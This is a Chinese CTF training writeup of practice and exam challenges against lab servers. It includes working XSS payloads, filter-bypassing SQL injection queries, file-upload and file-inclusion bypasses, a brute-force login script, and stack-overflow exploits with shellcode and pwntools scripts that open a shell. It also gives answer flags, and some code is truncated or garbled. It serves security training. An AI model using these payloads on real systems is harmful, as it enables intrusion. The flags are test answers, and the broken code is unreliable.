

CTF training WriteUp

原创

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[WriteUp](#) 专栏收录该内容

20 篇文章 2 订阅

订阅专栏

三周练习和三周考试的writeup

第一周练习

跨站脚本攻击 (XSS)

随便输下面语句

```
<SCRIPT>alert('XSS')</SCRIPT>
```

```
<IMG SRC="#" ONERROR="alert('XSS')"/>
```

```
<INPUT TYPE="BUTTON" ONCLICK="alert('XSS')"/>
```

```
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
```

什么是不安全的加密存储?

用burp--decoder--base64位decode解密 (有=或==一般base64位加密)

SQL注入

'or'1='1 (万能密码)

不安全的加密储蓄1

凯撒加密, 用书签里的网址-guess

不安全的直接对象引用

依次抓包, 找到数值6 的规律, 1 3 5 7 9, 预测下一个是11, 用11返回

sql注入1

'or'1='1 全换成双引号

<https://192.168.231.9/user/redirect?to=https://192.168.231.9/root/grantComplete/unvalidatedredirectlesson?userid=609050941>

十九 NOSQL注入

抓包，最后一行改成

```
a';return(true); var a='a
```

返回显示所有的值

sub和checksum是需要改的，cookie等参数都会变换的，不用改

-126349447859206931482536743451410604575

-25890797805541193862418690935031398760

<https://192.168.231.9/user/csrfchallengeone/plusplus?userid=c02ef37f912e7047759e5bab351a0eaad5999ca6>

二十二 不安全的加密存储2（维吉尼亚加密）

DwsDagmwhziArpmogWaSmmckwhMoEsmgmxlivpDttfjbjdxqBwxbKbCwggwUyam

TheVignereCipherIsAmethodOfEncryptingAlphabeticTextByUsingPoly

2: c81e728d9d4c2f636f067f89cc14862c

3: eccbc87e4b5ce2fe28308fd9f2a7baf3

5: e4da3b7fbbce2345d7772b0674a318d5

二十四 跨站脚本攻击3

```
<IMG SRC="#" onseleconseleconseleconseleconselecttttt="alert('XSS')"/>
```

看源代码测试为循环删除

二十六 跨站脚本攻击4

```
http"oNerror=alert('XSS')
```

27失效的数据验证2

第三个 填777777使其溢出

28无法限制URL访问2

adminidata前面有信息，url复制过来

网址留言xss攻击

[http://www.<SCRIPT>alert\('XSS'\)</SCRIPT>](http://www.<SCRIPT>alert('XSS')</SCRIPT>)

跨站请求伪造攻击

[https://192.168.231.9/user/redirect?to= /root/grantComplete/unvalidatedredirectlesson?userid=exampleId](https://192.168.231.9/user/redirect?to=/root/grantComplete/unvalidatedredirectlesson?userid=exampleId)

[https://192.168.231.9/user/csrfchallengetwo/plusplus?userId = 00002f64eef8f522c98d75dc172420a100be3ea8 & csrfToken=-46864721095110642286257064290754037811](https://192.168.231.9/user/csrfchallengetwo/plusplus?userId=00002f64eef8f522c98d75dc172420a100be3ea8&csrfToken=-46864721095110642286257064290754037811)

ZIP破解密码用到的软件

advancedZIP和ziperello

linux虚拟机位置

C:\Users\chen\Documents\Virtual Machines\Ubuntu

用户名: root 密码: root

DWVA密码

登录方式，打开网站，输入自己电脑的ip。

用户名: admin 密码: password

第二周练习

writeup

找出flag

192.168.10.144:80

80题

ctrl+u 查看网页源代码

flag{663022ca3ff041c068aa4d4207204b95}

81题 82题

用御剑扫描网站后台

flag{0e0201c8eab38c1750d13b91016b9e31}

83题 sql注入

1.查询库名

<http://192.168.10.144:83/search1.php?id=-1> Union select 1,2,3,4,5,group_concat(schema_name) from information_schema.SCHEMATA

2.查询表名

<http://192.168.10.144:83/search1.php?id=-1> Union select 1,2,3,4,5,group_concat(table_name) from information_schema.TABLES where table_schema="dky1"

3.查询列名

<http://192.168.10.144:83/search1.php?id=-1> Union select 1,2,3,4,5,group_concat(column_name) from information_schema.COLUMNS where table_name="flag"

4.库名、表名、列名都有了后，直接构造语句查询

<http://192.168.10.144:83/search1.php?id=-1> Union select 1,2,3,4,5,group_concat(your_key) from dky1.flag

表SCHEMATA里有schema_name列

表TABLES里有table_schema,table_name列

表COLUMNS里有table_schema,table_name,column_name列

flag{97331c18bd2426772500be9b9a11f247}

84题 登录admin admin

<http://192.168.10.144:84/search2.php?id=-1> Union select 1,2,3,4,5,group_concat(schema_name) from information_schema.SCHEMATA

<http://192.168.10.144:84/search2.php?id=-1> Union select 1,2,3,4,5,group_concat(table_name) from information_schema.TABLES where table_schema="dky2"

<http://192.168.10.144:84/search2.php?id=-1> Union select 1,2,3,4,5,group_concat(column_name) from information_schema.COLUMNS where table_name="your_key"

<http://192.168.10.144:84/search2.php?id=-1> Union select 1,2,3,4,5,group_concat(your_key) from dky2.your_key

flag{2e7dd0325b265c539f4e2273144d4eec}

85题 文件上传

.jpg上传bs抓包改为.php

flag{06caf4766a10a7f7ab20517c3bed94a0}

86题 文件上传

.jpg上传bs抓包,改为.php, 同时/uploads/test.php后输入%00然后URL解码产生截断

flag{6d2779881e362faddc12b45cef25e089}

88题 图片隐写

下载为.zip文件, 改为.jpg文件即可打开

flag{yinxie_funney}

89题 图片隐写

下载图片用formost 2.jpg

flag{NSCTF_e6532a34928a3d1dadd0b049d5a3cc57}

90题 解密

base64加密需解15次, 然后是凯撒加密, 偏移量5

flag{encode_is_funny}

801题 跳过

802题 跳过

803题 跳过

804题 跳过

805题 跳过

806题 跳过

807题 跳过

808题 跳过

809题 跳过

810题 跳过

811题 跳过

812题 跳过

813题 用python脚本登录

```
#coding:utf-8

import requests

import re

url = "http://192.168.1.122:813/"

s = requests.Session()

for psw in range(11111,13111):

    resp = s.get(url)

    vcode = re.findall('\d{3}',resp.content)[0]

    url1 = "http://192.168.1.122:813/index.php?username=admin&password=%s&randcode=%s"%(psw,vcode)

    resp1 = s.get(url1)

    print psw

    #if len(resp1.content) != 166 :

    #    print psw

    if "flag" in resp1.content:

        print "密码是: "+str(psw)

        break
```

得出密码12679，然后注入得flag

```
flag{0a19b0453da898f5a8f4a7b3dfb53d74}
```

814题 跳过

815题 sql注入

加入<a>标签

分析 源码发现过滤 代码

```
"^(\|)|your_key|and|or|select|where|case|when|like|regexp|into|limit|=|for|/";
```

1、查看数据库

```
-1 union SEL<a>ECT 1,2,3,4,5,SCHEMA_NAME FROM info<a>rmatation_schema.SCHEMATA li<a>mit 1,1
```

dky6

2、查看表

```
-1 union sel<a>ect 1,2,3,4,5,TABLE_NAME from info<a>rmatation_schema.TABLES WH<a>ERE table_schema  
li<a>ke 'dky6' li<a>mit 0,1
```

nicai

```
-1 union sel<a>ect 1,2,3,4,5,TABLE_NAME from info<a>rmatation_schema.TABLES WH<a>ERE table_schema  
li<a>ke 'dky6' li<a>mit 1,1
```

user_info

```
-1 union sel<a>ect 1,2,3,4,5,TABLE_NAME from info<a>rmatation_schema.TABLES WH<a>ERE table_schema  
li<a>ke 'dky6' li<a>mit 2,1
```

3、查看列

```
-1 union sEL<a>ECT 1,2,3,4,5,COLUMN_NAME from info<a>rmatation_schema.COLUMNS wh<a>ere  
TABLE_NAME li<a>ke 'nicai' an<a>d table_schema li<a>ke 'dky6' li<a>mit 0,1
```

id

```
-1 union sEL<a>ECT 1,2,3,4,5,COLUMN_NAME from info<a>rmatation_schema.COLUMNS wh<a>ere  
TABLE_NAME li<a>ke 'nicai' an<a>d table_schema li<a>ke 'dky6' li<a>mit 1,1
```

your_key

4、查看数据

```
-1 union sel<a>ect 1,2,3,4,5,you<a>r_key from nicai li<a>mit 0,1
```

-1 union select 1,2,3,4,5,your_key from nicai limit 1,1

flag{2fe015ed4e85c1c905dbd3c57c974f29}

或者用python脚本

```
#coding:utf-8
```

```
import requests
```

```
import re
```

```
url= "http://192.168.10.144:815/search3.php?id="
```

```
p1 = "-1 union SELECT 1,2,3,4,5,SCHEMA_NAME FROM information_schema.SCHEMATA limit  
%s,1"
```

```
p2 = "-1 union select 1,2,3,4,5,TABLE_NAME from information_schema.TABLES WHERE  
table_schema like '%s' limit %s,1"
```

```
default_db = ['information_schema','test','mysql']
```

```
for i in range(3):
```

```
resp = requests.get(url+p1%i)
```

```
db = re.findall('>(\w+?)</td></tr></b></table></b></font>',resp.text)[0]
```

```
if db not in default_db:
```

```
for j in range(3):
```

```
resp1 = requests.get(url+p2%(db,j))
```

```
try:
```

```
print re.findall('>(\w+?)</td></tr></b></table></b></font>',resp1.text)[0]
```

```
except:
```

```
pass
```

816题 跳过

818题 跳过

900题

御剑网站后台扫描

flag{a929e13a93d66702f4eebc110f707c41}

901题

<http://192.168.10.144:901/?value=test>

flag{5cb98f0eafcb2dca3d9d81aa58d4e45e}

902题

<http://192.168.10.144:902/?flag=12321abc>

flag{1ca75377b858abd70643e749d0365544}

903题 jsfuck编码

用御剑看源码+网页源码，输入控制台弹出flag

flag{2FEB9A8696037A8FCBE02348FEF2068D}

904题 sql注入循环过滤

关键词中加关键词

905题 sql注入 URL双重编码

<http://192.168.10.144:905/search3.php?id=1>

用sqlmap工具 加参数 --temper-"chardoubleencode"

flag{8c626d5f1c99251666428d7d31b6864c}

906题 四个扩展名过滤

扫描（sourceleak）看源码 jpg.gif.png.php 4个扩展名

flag{e4f5dc1b8c710902060141099492bcd8}

907题 xss

控制台弹窗alert("Hi, I am Helen")

Brupsuit 弹窗

908题 sql注入

密码123456

查看元素flag{0F084E57E33AECE3D38C655AB315352A}

909跳过

910跳过

911题

扩展名改为.pphp

flag{59a26b68fd3eaaad8767b3952e7db53ac}

912题

[http://192.168.10.144:912/?message={"key":0}](http://192.168.10.144:912/?message={)

flag{d20ad9f35a7a56309864b50854111e0b}

913题 跳过

914题 跳过

915题 跳过

916题

抓包 base64加密 用户名:密码

950题

御剑扫描 下载文件解压 代码审计 PHP弱类型 取0xe开头MD5值 提交时flag被过滤, 需要进行URL编码 同md5
字符串: 240610708、QNKCDZO、aabg7XSs、aabC9RqS

flag url编码

<http://192.168.10.144:950/?%66%6c%61%671=240610708&%66%6c%61%672=QNKCDZO>

1000题

base64解密一次

复制到地址栏打开是二维码图片

某题 弱类型比较 md5与sha1不能加密数组

构造数组 ?name[]=1&password[]=2

某题 弱类型 键值对比较

```
$flag = array("flag"=>"0e682b5efa98ffcc387f09e504d0792d28");  
if(isset($_GET['key'])){  
    $message = json_decode($_GET['key']);  
    if ($message->flag==$flag['flag'])  
    {  
        echo $flag['flag'];  
    }else{  
        die("bu zheng que");  
    }  
}
```

输入一个json类型的字符串，json_decode函数解密成一个数组，判断数组中key的值是否等于 \$key的值，但是 \$key的值我们不知道，但是可以利用0=="admin"这种形式绕过

最终payload message={"flag":0}

?key={"flag":0}

第三周练习

re1.exe

导入od输入运行随便输入看寄存器得到flag

DUTCTF{We1c0met0DUTCTF}

speak2.exe

直接用ida看源码可以看到flag

This_is_the_key

reverse3.exe

用ida看源代码发现需要计算，python脚本

```
data = [0xE6,0xEC,0xE1,0xE7,0xba,0xf4,0xe5,0xF3,0xF4,0xF4,0xE5,0xF3,0xF4]
```

```
result = "  
for i in data:  
for j in range(0x20,0x7f):  
if j|0x80 ==i:  
result +=chr(j)  
print result  
直接运行  
flag:testtest
```

crackme1.exe

用ida看源代码直接赋值，或od直接输入比较改内存

```
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2  
3 6 b e 2 4 4 2 a d d a 4 9 1 0 5 3 0 2 d a e 8 e d c f 2 1 a 0  
flag: 36be2442adda49105302dae8edcf21a0
```

Dice.exe

导入od，把jmp都nop掉，一共五个，右键复制到可执行文件，全部选择，全部复制，在弹出的窗口弹出右键，保存文件

```
flag: ebCTF{64ec47ece868ba34a425d90044cd2dec}
```

findme.exe


导入ida看到源字符串LMQIWYWBLMb;bEHS? 然后通过od逆算法后得到:


在地址00401090 下断点 下一条add 改成sub 再下一条0xfa改为0x6，继续一直运行，看寄存器得到flag

```
ISNOT_THIS_A_KEY?
```

game.exe

导入ida看源代码，算法分析，编辑python脚本

```
a=  
[18,64,98,5,2,4,6,3,6,48,49,65,32,12,48,65,31,78,62,32,49,32,1,57,96,3,21,9,4,62,3,5,4,1,2,3,44,65,78,32,16,9  
◀  ▶
```

```
b=  
[123,32,18,98,119,108,65,41,124,80,125,38,124,111,74,49,83,108,94,108,84,6,96,83,44,121,104,110,32,95,11  
◀  ▶
```

```
i=0
c=""
while (i<56):
a[i]^=b[i]
a[i]^=19
c=c+chr(a[i])
i=i+1
print c
运行
zsctf{T9is_tOpic_1s_v5ry_int7resting_b6t_others_are_n0t}
```

hard.exe

导入ida看源代码，发现地图

```
** **
* ** *
* **** *
* *****
* *# *
* **** *
* ** *
** **
```

k up

j down

h left

l right

走出迷宫flag为:

Khkhhhjhjjjjlklkhhhh

逆向题no_strings_attached

用ida打开分析查看验证函数authenticate()里面有decrypt

用gdb打开该程序，start运行一直按n步到过authenticate按s步入，然后按n到decrypt运行后，输入reg查看寄存器看到flag第一个字母，命令strings \$eax \$eax+100显示回车翻页，

然后复制，vim no_strings_attachedflag 建立文件粘贴后：wq保存退出，运行命令

cat no_strings_attachedflag | awk -F : '{printf \$2}' |tr -d " " 导出为一行

显示flag为9447{you_are_an_international_mystery}

安卓题button.apk

用jeb导入button.apk看源代码发现是1点5下2点8下

然后用mumu模拟器安装apk点击按钮出现flag

Flag{U_r_a_smart_guy}

安卓题CrackMe01.apk

拖到jeb分析源码

编写python脚本

```
data = [79,90,95,95,135,63,109,127,133,107,109,90,112,126,60,117,112,137]
```

```
a = ""
```

```
for i in data:
```

```
    for j in range(32,127):
```

```
        v1 = j*10
```

```
        v2 = v1*13
```

```
        if (v1 % 130 * v2 % 130 * (v2 * 2333) % 130 + j) % 130 + 12 == i:
```

```
            print chr(j)
```

```
            a +=chr(j)
```

```
print a
```

运行输出flag

CNSS{3asy_aNdr0id}

逆向题simple3

chmod +x simple3 给运行权限

gdb ./simple3 用gdb工具打开

Start 开始

pdisass main 查看主函数

b *0x0000000004009d6 下断点至call函数

Run 运行程序

n 下一步

aaaaaaaaaa 随意输入字符回车

n n n 下一步运行三次运行至mov esi,0x6ca0a0

reg 查看寄存器

flag已在rsi寄存器中显示

flag{UpX_1s_n0t_a_d3liv3r_c0mp4ny}

溢出题pwn1

(本题存在shell函数, 溢出到此函数地址)

chmod +x pwn1 给运行权限

gdb ./pwn1 打开

info functions 查看函数

pdisass vuln进入vuln函数

b *0x08048569 下断点call 0x80483d0 <read@plt>处

run 运行程序

pattern_create 200 创建200字符并复制

c 继续运行输入粘贴字符

pattern_offset 0x41412941 查看偏移量

显示32个字节

1094789441 found at offset: 32

pdisass shell 查看shell函数地址为0x0804851d

Q 退出gdb

python -c 'print "a"*32+"\x1d\x85\x04\x08"' >payload 构造payload

cat payload - | ./pwn1 运行程序

ls 列出文件

cat flag 查看flag

或者用python脚本

```
from pwn import *
```

```
#p1 = process('pwn2-shell')
p1 = remote('192.168.10.209',4000)
payload = 'a'*32 + p32(0x0804851d)
p1.send(payload)
p1.interactive()
```

溢出题 overflow1

(本题不存在shell函数, 找到jmp esp地址, 构造shellcode跳过去)

chmod +x overflow1 给运行权限

gdb运行

gdb ./overflow1

Start 开始

stepuntil call 运行到call函数


pattern_create 200 创建200个字符

c 继续运行

复制字符AAA%AAsAABAA\$AAAnAACAA-

AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7

粘贴后回车



出现错误提示

Legend: code, data, rodata, value

Stopped reason: SIGSEGV

0x41284141 in ?? ()

pattern_offset 0x41284141 计算偏移量

显示22个字节

1093157185 found at offset: 22

q 退出gdb

命令 ROPgadget --binary ./overflow1 | grep jmp

找到地址 0x08048441 : jmp esp

打开ipython转换大小端模式

```
from pwn import *
```


p32(0x08048441)

结果输出'A\x84\x04\x08'

网上搜索到

shellcode: "\x31\xc0\x99\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"



构造payload

```
python -c 'print
```

```
"a"*22+"A\x84\x04\x08"+"x31\xc0\x99\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
```



运行 (-为交互模式)

```
cat payload - | ./overflow1
```

```
ls
```

Cat flag 查看flag

或者用python脚本:

```
from pwn import *
```

```
r = remote('192.168.10.209',4000)
```

```
context.log_level = 'DEBUG'
```

```
jmp_esp = 0x08048441
```

```
payload = 'a'*22 + p32(jmp_esp) + asm(shellcraft.sh())
```

```
r.sendline(payload)
```

```
r.interactive()
```

溢出题echo1

(本题不存在shell函数, 没有jmp rsp地址, 构造jmp rsp命令, 然后再构造shellcode跳过去, ida代码审计发现echo1函数溢出)

```
chmod +x echo1 给运行权限
```

```
gdb ./echo1 打开程序
```

```
start 运行程序
```

```
step echo1 运行echo1函数
```

```
111111 用户名随便输
```

```
1 选择1
```

```
另开终端
```

```
输入cyclic 200 生成200个字符
```

切回并复制粘贴输入

Stack 看栈前四个字节为kaaa并复制

切过去输入cyclic -l kaaa 计算偏移量

输出40

find 1111 查看jmp 地址（因为汇编赋值到eax所以只能找四位数）

显示echo1 : 0x6020a0 --> 0x31313131 ('1111')

或用ida代码审计查看id地址

为00000000006020A0

大小端转换\xA0\x20\x60\x00\x00\x00\x00\x00

Jmp rsp转换为\xff\xe4

Shellcode:


\x31\xc0\x48\xbbd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05

构造payload

```
python -c 'print
```

```
"\xff\xe4\n1\n"+"A"*40+"\xA0\x20\x60\x00\x00\x00\x00\x00\x00"+" \x31\xc0\x48\xbbd1\x9d\x96\x91\xd0\x8c\x97\xff\x4
```

```
> payload
```



运行

```
cat payload - | ./echo1
```

```
ls
```

Cat flag 查看flag

或者直接用python脚本运行

```
from pwn import *
```

```
r = process('./echo1')
```

```
#shell_code =
```

```
\x31\xc0\x48\xbbd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'
```

```
jmp = '\xff\xe4'
```

```
addr = '\xA0\x20\x60\x00\x00\x00\x00\x00'
```

```
data = "A"*40
```

```
r.recv()
```

shellcode

```
="\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\x3b\x0f\x05
```

```
#r.recvuntil(':')
```

```
r.sendline(jmp)
```

```
r.recvuntil('>')
```

```
r.sendline('1')
```

```
addr1=0x6020A0
```

```
#r.recv()
```

```
payload = data + p64(addr1) + shellcode
```

```
print p64(addr1)
```

```
r.sendline(payload)
```

```
#print r.recv()
```

```
r.interactive()
```

20190927考试writeup

801

ctrl+u看源码

```
flag{5949e4f8960c572dd6763c8e9d18c766}
```

802 xss

```
" ONCLICK="alert('XSS')"/>
```

```
flag{fe370e523648f8215bc9bc5b84bbfa0e}
```

803 上传漏洞

抓包改a.php::\$DATA

```
flag{1056dcc4f54254c3b927fdd87b086973}
```

804 条件竞争

上传a.php5, bs条件竞争

```
flag{3cf4c3531d5fe0540bc801bc583c1677}
```

805 php弱类型

?key={"flag":0}

0e682b5efa98ffcc387f09e504d0792d28

806 php弱类型

?key={"flag":2}

0e682b5efa98ffcc387f09e504d0792d28

807 sql注入

查看源码保存密码列表，bs暴力破解密码Test321登录

hackbar手工注入

flag{3A3AB045FA515FE334606C8148773688}

808 文件包含

查看源码发现filename

?filename=php://filter/read=convert.base64-encode/resource=index.php

解码发现flagg.php

?filename=php://filter/read=convert.base64-encode/resource=flagg.php

解码发现flagggggggggg.txt

?filename=php://filter/read=convert.base64-encode/resource=flagggggggggg.txt

解码发现

flag{F5392BE11D17B5F8462F96F363EFE2EB}

809 文件上传

上传a.php发现弹窗禁止，f12编辑html加入|.php，再次上传a.php

6561fa70f4959f9741c7f0e2005b66b7

810 文件上传

文件类型检查，改为image/gif

flag{eae05b08fff80e185c849f1314a3dca4}

811 文件上传

黑名单后缀检查，改为php5

flag{046b3b9328cafe767e36f2939f81c3f4}

812 文件上传

黑名单后缀检查，改为phps

flag{53d6750d5b1421b51d4abf9b9dc23986}

813 文件上传

黑名单后缀检查，改为phps

flag{f2b962d79281f3cb1e408ead05165499}

814 文件上传

后缀循环过滤，改为a.pphpphpp

flag{dbfbbe9dbabf0b62148a050888c73ed2}

815 文件上传

上传1.jpg

bs抓包

改POST内容

save_name[0]

1.php

save_name[3]

jpg

成功返回flag

flag{943c2d99ba900984a201780203ff0cf3}

816 文件上传

黑名单过滤，上传.htaccess

817 xss

f12控制台输入alert()

flag{xss_is_funny}

818 php弱类型

?a=s878926199a

flag{php_ruo_lei_xing}

819 变量覆盖

?shiyan=0&flag=php://input

post数据: 0

flag{bian_liang_fu_gai}

820 反序列化

查看源码，搭建环境运行，显示序列化字符串，然后输入

?f=O:7:"example":1:{s:4:"test";s:8:"flag.php";}

#flag{xu_liehua_php}

821 文件包含

查看源码，构建

?user=php://input

POST数据: the user is admin

登入admin，文件包含查看class.php

?user=php://input&file=php://filter/read=convert.base64-encode/resource=class.php

Base64解码看源码发现f1a9.php

?user=php://input&file=php://filter/read=convert.base64-encode/resource=f1a9.php

再base64解码后发现

//flag_Xd{hSh_ctf:e@syt0g3t}

822 sql注入

无数据库

username=admin%df%27or%20ascii(mid((select%20pass%20from%2021232f297a57a5a743894a0e4a801fc39

flag='{\$pass}'

823

和Sql-labs-第21关一样

将bs抓取的信息保存为1.txt，cookie行后加*，直接用sqlmap跑

```
python sqlmap.py -r 1.txt --dbms mysql --tamper base64encode.py --current-db --dump --batch
```

flag{base64_understand}

824 xss

查看源码

flag{F1FE5D85CAE0DA0CD03827866C0F5AAA}

825 xss

查看源码

flag{26E19210EE9AE6D3CDA2830C43DA5B4D}

826

无

827

无

828

无

829 curl命令漏洞

查看源码构造

```
?url=file:///c:/windows/temp/flag.txt
```

flag{829}

830 文件下载

查看源码，构造下载

?filename=index.php

打开发现"flaggg.php"再次构造下载

?filename=flaggg.php

flag{6FDFC48711CFA365989D46E1C99FDAF6}

20191109考试writeup

1

base32解码得到kk:kk123登录

jwt加密密钥L3yx----++++----

<https://www.jsonwebtoken.io/>

flag{32ef489b73c4362ca6f28b7e7cf88368}

2

十进制时间转十六进制绕过sleep函数

<http://192.168.1.104/c1.php?time=0x62e080>

flag{time_S0_10ng}

3

括号补全

<http://192.168.1.104/c2.php>

hello=);phpinfo(

flag{you_GetItT0T}

4

ssti攻击

http://192.168.1.104/c3.php?f=file_list/../../file_list.php

flag{Fi1eD0wnTT}

5

Web1


```
# z = base64.b64decode(z)
```

```
print(z)
```

```
ISCC{NO_one_can_st0p_y0u}
```

20191116考试writeup

考试题:

1

```
flag{c3f28a9d9eddf7e23dba573e6b396b48}
```

5

```
flag{encode_is_funny}
```

6

```
flag{bb59176834664f00c8987ce476567e6c}
```

8

```
flag{59a26b68fd3eaad8767b3952e7db53ac}
```

10

```
flag{7b43ec785e76070b9cb93f9ae4022551}
```

11

```
flag{99c0da8cf18253a514b81fcbf9c3459f}
```

15

```
cat$IFS$9flag.php
```

```
flag{b1e9ffb667e2c84309677631bbd5319c}
```

2

```
flag{2fe015ed4e85c1c905dbd3c57c974f29}
```

7

<http://192.168.1.124:910/index.php?line=4&filename=a2V5X3MucGhw>

flag{7b43ec785e76070b9cb93f9ae4022551}

9

flag{d7875ba8dec47ca9982659ae2b67112f}

12

<http://192.168.1.124:803/lfi.php?file=php://filter/read=convert.base64-encode/resource=showpass>

禁止操作

文件包含

小试牛刀

flag{1ca414071f26c2ae42024ff9a884ef94}

13

<http://192.168.1.124:917>

admin

admin

xxe攻击

flag{4d269b51efa1b0ffb551f3d9865d8cb7}

全部题:

900

御剑扫目录

flag{a929e13a93d66702f4eebc110f707c41}

901

<http://192.168.1.111/901/?value=test>

flag{5cb98f0eafcb2dca3d9d81aa58d4e45e}

906

扫目录拿源文件

关键代码 `if(!in_array($ext1, $allowed_types) || !in_array($ext2, $allowed_types) || !in_array($ext3, $allowed_types)){`

上传 `a.png.gif.jpg.php`

`flag{e4f5dc1b8c710902060141099492bcd8}`

909

文字粒子动画页面

右键看源码，点击：

`www.baidu.com`

再点击

`<p>更多源码： 源码之家</p>`

得到一串竖行注释

`<a></div><html>f<a></div><html>`

`<a></div><html>l<a></div><html>`

`<a></div><html>a<a></div><html>`

`<a></div><html>g<a></div><html>`

.....

提取中间的字母得到

`flag{93DFCAF3D923EC47EDB8580667473998}`

916

bs爆破，添加前缀admin:然后base64加密，密码admin@123

`flag{49f018c8a1d7aff7de98607a480f5fae}`

1000

逆向和杂项:

Q3.pcap

找到第673个包

最后发现 `GET /?c=print_r(gzcompress(file_get_contents(base64_decode('%22ZmxhZy50eHQ%22')))); HTTP/1.1`

ZmxhZy50eHQ=为base64编码，解码为flag.txt，所以最后的字符串

x...,l.l.0M2HL5N.H47.H.42OJ3L46HIK3N6351.....l为gzcompress加密后的flag，将原始数据复制到010editor

然后写php程序，将文件解密出来：

```
<?php
$a=gzuncompress(file_get_contents("./1.txt"));
echo $a;
?>
```

phpstudy运行得到flag

或者运行python脚本解密gzcompress函数


```
#!/usr/bin/env python
```

```
import zlib
```

```
import binascii
```

```
IDAT
```

```
= "789ccbc82c492e49abb6304d32484c354eb4483437b048b234324f4a334c343648494b334e36333531a8e50;
```



```
# print IDAT
```

```
result =binascii.hexlify(zlib.decompress(IDAT))
```

```
print result
```

```
print result.decode('hex')
```

运行得到flag

```
hitctf{85b0ae3a8a708b927bf1a30dff3c6540}
```

p1.pcap

追踪tcp流看最后第108个包，发现有rar数据

另存为192.168.184.137到192.168.184.1的原始数据为1.rar

用rar打开，猜测密码是123456

得到flag.docx

打开得到

```
flag{3e3c7d63db892539f8c88a903bb6c7d1}
```

access.log.txt

python脚本：

```
# coding:utf-8

import re

import urllib

# 读取文件

with open("access.log.txt","r") as f:

    lines = f.readlines()

# url解码, 保存进datas数组

datas = []

for line in lines:

    datas.append(urllib.unquote(line))

# for data in datas:

#     print datas

# 提取出有注入flag的url

lines = []

for data in datas: # 提取出注入flag的url

    if data.find("OR NOT ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM flag.flag ORDER BY flag)) > 0:

        lines.append(data)

# for i in range(len(lines)):

#     print lines[i]

# 用正则匹配出三个关键数字

num_reg = re.compile(r"LIMIT 0,1\),(d*),1\)\)>(d*)#&Submit=Submit HTTP/1\.\.1" 200 (d*)")

# 用字典保存数1为key和数2为value,用数3判断是否大于5000, 然后取数2的最小值赋值成数1的value

flag_dict = {}

for line in lines:

    num = re.search(num_reg,line)

    key = int(num.group(1))
```

```
value = int(num.group(2))
judge = int(num.group(3))
if judge>5000:
    if flag_dict.has_key(key)==0 or value<flag_dict[key]:
        flag_dict[key]=value
print flag_dict
#在字典中取ascii值并转成字符串
flag = ""
for key in flag_dict:
    flag += chr(flag_dict[key])
print flag
```

```
flag{0ac70c35787ea579baefc56e36ea9c47}
```

click.pcapng

下载拖到kali里

```
binwalk -e click.pcapng
```

分解得到加密的rar文件

追踪tcp最后一个包得到密码

```
1qaz#EDC
```

输入密码解压得到

```
flag{wireshark_is_funny}
```

mima.txt

猜测是摩尔斯电码

0代表.o代表-

O代表分隔符

翻译得到

```
666c61677b31376239383330643837646136383131396537316137333333323235316139307d
```

再转字符串

```
flag{17b9830d87da68119e71a73332251a90}
```

encode.txt

打开是一个字符串

```
Wm14aFozdGxZVEEwTkRjek5tTTRPREk1TWpKaU9HSmlZakkzT1RnMk4yVTJZV1ZoTW4wTkNnPT0=
```

两次base64解码:

```
flag{ea044736c882922b8bbb279867e6aea2}
```

liuliangfenxi.pcap

追踪第二流发现rar压缩包

导出原始数据为1.rar

打开有flag.docx里面内容:

```
flag{you_are_greate!!}
```

sethc.exe

拖进ida里

ctrl+1查看字符串有cmd.exe

按x看拿引用, F5生成伪代码

然后根据伪代码写python脚本逆出flag:

```
key = '79 6D 69 69 33 68 72 7B 6B 33 7A 6B 67 73 46 37 38 33'
```

```
flag = ""
```

```
lst = key.split(' ')
```

```
print len(lst)
```

```
print lst
```

```
for i in range(len(lst)):
```

```
#print chr(int(lst[i],16)-6),
```

```
#print i
```

```
if i !=17:
```

```
flag += chr(int(lst[i],16)-6)
```

```
else:
```

```
flag += chr(int(lst[i],16))
```

```
print flag
```


得到:

sgcc-blue-team@123

crackme.pyc

先uncompyle6 crackme.pyc反编译, 得到源代码

写出python解密脚本:

```
#coding:utf-8
```

```
# uncompyle6 version 3.4.1
```

```
# Python bytecode 2.7 (62211)
```

```
# Decompiled from: Python 2.7.16 (v2.7.16:413a49145e, Mar 4 2019, 01:37:19) [MSC v.1500 64 bit (AMD64)]
```

```
# Embedded file name: F:\四维比赛支撑资料\比赛和培训\眉山比赛-2019-9\crackme.py
```

```
# Compiled at: 2019-09-17 11:54:06
```

```
def encrypt(key, seed, string):
```

```
    rst = []
```

```
    for v in string:
```

```
        rst.append((ord(v) + seed ^ ord(key[seed])) % 255)
```

```
        seed = (seed + 1) % len(key)
```

```
    return rst
```

```
#逆运算
```

```
def decrypt(key,seed,KEY2):
```

```
rst = []
```

```
for k in KEY2:
```

```
rst.append(chr((k^(ord(key[seed]) % 255))-seed))
```

```
seed = (seed + 1) % len(key)
```

```
return rst
```

```
#爆破
```

```
